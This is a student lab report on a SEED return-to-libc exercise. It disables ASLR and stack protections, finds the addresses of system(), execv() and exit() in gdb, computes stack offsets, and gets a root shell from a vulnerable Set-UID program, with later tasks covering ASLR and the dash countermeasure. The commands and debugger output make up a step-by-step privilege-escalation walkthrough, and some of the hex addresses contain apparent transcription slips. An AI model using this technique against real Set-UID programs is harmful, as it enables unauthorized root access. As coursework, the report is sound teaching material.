

Return-to-libc Attack Project

For this project I let the value of `BUF_SIZE` be 12, the default, for compiling without the `BUF_SIZE` flag all the time. First step was to turn off address space randomization and to link `bin/sh` to `bin/zsh` in order to disable the protection that drops the Set-UID privilege before executing the command. Then I compiled the `retlib.c` program with the flag that turns off the StackGuard protection and the flag that turns on the non-executable stack protection, changed the ownership to the root user and set the permissions for `retlib` to `rwsr-xr-x`.

```
[05/10/25]seed@VM: ~/.../CS$ gcc -D__SIZE__=12 -fno-stack-protector  
-z noexecstack -o retlib retlib.c  
[05/10/25]seed@VM:~/.../CS$ sudo chown root retlib  
[05/10/25]seed@VM:~/.../CS$ sudo chmod 4755 retlib  
[05/10/25]seed@VM:~/.../CS$ ls -l /bin/sh  
lrwxrwxrwx 1 root root 8 May 10 13:01 /bin/sh -> /bin/zsh  
[05/10/25]seed@VM:~/.../CS$ ^C  
[05/10/25]seed@VM:~/.../CS$ ls -l retlib  
-rwsr-xr-x 1 root seed 7516 May 10 13:15 retlib
```

Task 1

For task 1 I created an empty badfile and using the `gdb` debugging tool, I ran the `retlib` file and found the addresses for the `system()` and `exit()` functions.

```
[05/10/25]seed@VM:~/.../CS$ touch badfile  
[05/10/25]seed@VM:~/.../CS$ gdb -q retlib  
Reading symbols from retlib...(no debugging symbols found)...done.  
gdb-peda$ run  
Starting program: /home/seed/Documents/CS/retlib  
Returned Properly  
[Inferior 1 (process 3700) exited with code 01]  
Warning: not running or target is remote  
gdb-peda$ p system  
$1 = {<text variable, no debug info>} 0xb7e42da0 <__libc_system>  
gdb-peda$ p exit  
$2 = {<text variable, no debug info>} 0xb7e369d0 <__GI_exit>  
gdb-peda$ quit
```

Task 2

Created an environmental variable to hold the string “/bin/sh” and got it’s address from the memory in order to use it later as an argument to system() function, which will execute the /bin/sh program.

```
[05/10/25]seed@VM:~/.../CS$ export MYHELL=/bin/sh
[05/10/25]seed@VM:~/.../CS$ env | grep MYHELL
MYHELL=/bin/sh
[05/10/25]seed@VM:~/.../CS$ gcc memoryAddress.c -o memoryAddress
[05/10/25]seed@VM:~/.../CS$ ./memoryAddress
bffffdca
[05/10/25]seed@VM:~/.../CS$ ./memoryAddress
bffffdca
```

As the address randomization is turn off, the address remains the same every time the program is ran.

Task 3

I chose to write a Python program to construct the badfile. From the first task I already had the system() and exit() addresses and from second task the “/bin/sh” address although after some time spent debugging, I found the correct address for “/bin/sh” which is 0xbffffdd6, which is close to the one suggested by my program. One of my observations is that even the gdb debugger shifts the stack causing address changes and I successfully found the real address converting the program that populates the badfile in C where I printed the actual content at that address until I reach the MYHELL = “/bin/sh”.

```
0xbffffd88: "UPSTART_EVENTS=xsession started"
0xbffffda8: "XDG_SESSION_DESKTOP=ubuntu"
0xbffffdc3: "COMPIZ_BIN_PATH=/usr/bin/"
0xbffffddd: "MYHELL=/bin/sh"
0xbffffded: "QT4_IM_MODULE=xim"
0xbffffdff: "XDG_DATA_DIRS=/usr/share/ubuntu:/usr/share/gnome:
cal/share:/usr/share:/var/lib/snapd/desktop"
0xbffffe65: "J2SDKDIR=/usr/lib/jvm/java-8-oracle"
```

```
gdb-peda$ x/s 0xbffffddd
0xbffffddd: "MYHELL=/bin/sh"
```

In order to find the size of the buffer I modified the retlib program to print the frame pointer address and the buffer address so I can subtract them.

```
[05/16/25]seed@VM:~/.../CS$ ./retlib
Frame Pointer (EBP) inside bof(): 0xbffffec18
Buffer's address inside bof():    0xbffffec00
```

$0xbffffec18 - 0xbffffec00 = 18h = 24$

The address of the EBP is at offset 24 so the system() offset will be 28, the next offset should be the exit() at 32, and the third, “/bin/sh” have the offset 36.

After I run the populateBadfile program and created the badfile, I run the retlib program and got a root shell.

```
[05/16/25]seed@VM:~/.../CS$ python3 populateBadfile.py
[05/16/25]seed@VM:~/.../CS$ ./retlib
Frame Pointer (EBP) inside bof(): 0xbffffec18
Buffer's address inside bof():    0xbffffec00
#
```

After testing this attack without the exit() function I still got the root shell access because the system() executes /bin/sh before accessing the return address. But after I exited the shell a segmentation fault occurred, due to not having an address for the exit() function.

```
[05/16/25]seed@VM:~/.../CS$ python3 populateBadfile.py
[05/16/25]seed@VM:~/.../CS$ ./retlib
Frame Pointer (EBP) inside bof(): 0xbffffec18
Buffer's address inside bof():    0xbffffec00
# wxit
zsh: command not found: wxit
# exit
Segmentation fault
```

When I changed the name of the retlib file into newretlib the attack failed, because the new name has a different length and causes different stack alignment, and the hardcoded address for “/bin/sh” moves a few bytes, the system() do not receive the right address and executes what it finds in the memory for the provided address resulting in segmentation fault.


```
[05/16/25]seed@VM:~/.../CS$ mv retlib newretlib
[05/16/25]seed@VM:~/.../CS$ ./newretlib
Frame Pointer (EBP) inside bof(): 0xbffffec08
Buffer's address inside bof(): 0xbffffebf0
zsh:1: command not found: h
Segmentation fault
```

Task 4

For this task I turned back on the address space randomization and ran the previous attack again which resulted in segmentation fault this time.

```
[05/16/25]seed@VM:~/.../CS$ sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[05/16/25]seed@VM:~/.../CS$ ./retlib
Frame Pointer (EBP) inside bof(): 0xbfca5938
Buffer's address inside bof(): 0xbfca5920
Segmentation fault
```

When the address space randomization is turned on every address is being modified every time you run the program. This makes it really hard to get the address of `system()`, `exit()` and `"/bin/sh"`. As we can observe even the buffer address and the EBP are changed so not even the offsets will match due to stack shifts.


Task 5

Firstly, I linked `/bin/sh` back to `/bin/dash`. In order to defend shell's countermeasure I chose to replace `system()` with a different function `execv()`. I checked the addresses for `execv()` and `exit()` in gdb debugger.

```
gdb-peda$ p execv
$1 = {int (const char *, char * const *)} 0xb7eb8780 <execv>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb7e369d0 <__GI_exit>
gdb-peda$
```

For `execv()` function we need the first argument to be `"/bin/sh"` and the next one a pointer to an argument array which will contain the address of `"/bin/sh"` and the address of another environmental variable I created `"-p"` to maintain privilege mode.

I created a program `envAddress5.c` to retrieve the addresses for the 2 arguments.




```
envAdress5.c (~/.Documents/CS) - gedit
#include <stdio.h>
#include <stdlib.h>

int main(){
    char* shell = (char *)getenv("MYSHELL");
    char* arg = getenv("ARG");

    if (shell){
        printf("Value: %s\n", shell);
        printf("Address: %x\n", (unsigned int)shell);
    }
    if (arg){
        printf("Value: %s\n", arg);
        printf("Address: %x\n", (unsigned int)arg);
    }
    return 1;
}
```

And also a test.c program when I was modifying the address by a few bytes until I reached the right ones, which I was printing on the screen.



```
[05/18/25]seed@VM:~/.../CS$ ./envAdress5
Value: /bin/sh
Address: bffffdce
Value: -p
Address: bffff863
[05/18/25]seed@VM:~/.../CS$ ./test
--- Memory Content Verification ---
Checking 0xbffffdd2 (sh_addr):
-> Actual content: MY_SHELL=/bin/sh

Checking 0xbffff86b (p_addr):
-> Actual content: ARG=-p
```

The last address I needed was the main base address in order to know where to store the argument array.

```
Terminator
/bin/bash
gdb-peda$ break main
Breakpoint 1 at 0x8048579
gdb-peda$ run
Starting program: /home/seed/Documents/CS/retlib

[-----registers-----]
EAX: 0xb7fbbdbc --> 0xbfffed1c --> 0xbfffef35 ("XDG_VTNR=7")
EBX: 0x0
ECX: 0xbfffec80 --> 0x1
EDX: 0xbffeca4 --> 0x0
ESI: 0xb7fba000 --> 0x1b1db0
EDI: 0xb7fba000 --> 0x1b1db0
EBP: 0xbfffec68 --> 0x0
ESP: 0xbfffec64 --> 0xbfffec80 --> 0x1
EIP: 0x8048579 (<main+14>:      sub    esp,0x44)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direct
ion overflow)
[-----code-----]
0x8048575 <main+10>: push    ebp
0x8048576 <main+11>: mov     ebp,esp
0x8048578 <main+13>: push    ecx
=> 0x8048579 <main+14>: sub     esp,0x44
0x804857c <main+17>: sub     esp,0x4
0x804857f <main+20>: push    0x3c
```

As we can observe when I put a break point at main the gdb actually stops at main + 14 which is at address 0x8048579, so the base main address is at 0x8048579 – 0x0000000E = 0x804856B.

For the offsets the buffer is still has a size of 24 , so the execv() offset is at 28, the exit() at 32, the “/bin/sh” at 36 and the pointer to the arguments array at offset 40.

```
[05/16/25]seed@VM:~/.../CS$ python3 populateBadfile.py
[05/16/25]seed@VM:~/.../CS$ ./retlib
Frame Pointer (EBP) inside bof(): 0xbfffec18
Buffer's address inside bof(): 0xbfffec00
#
```

And finally we get the same root shell access.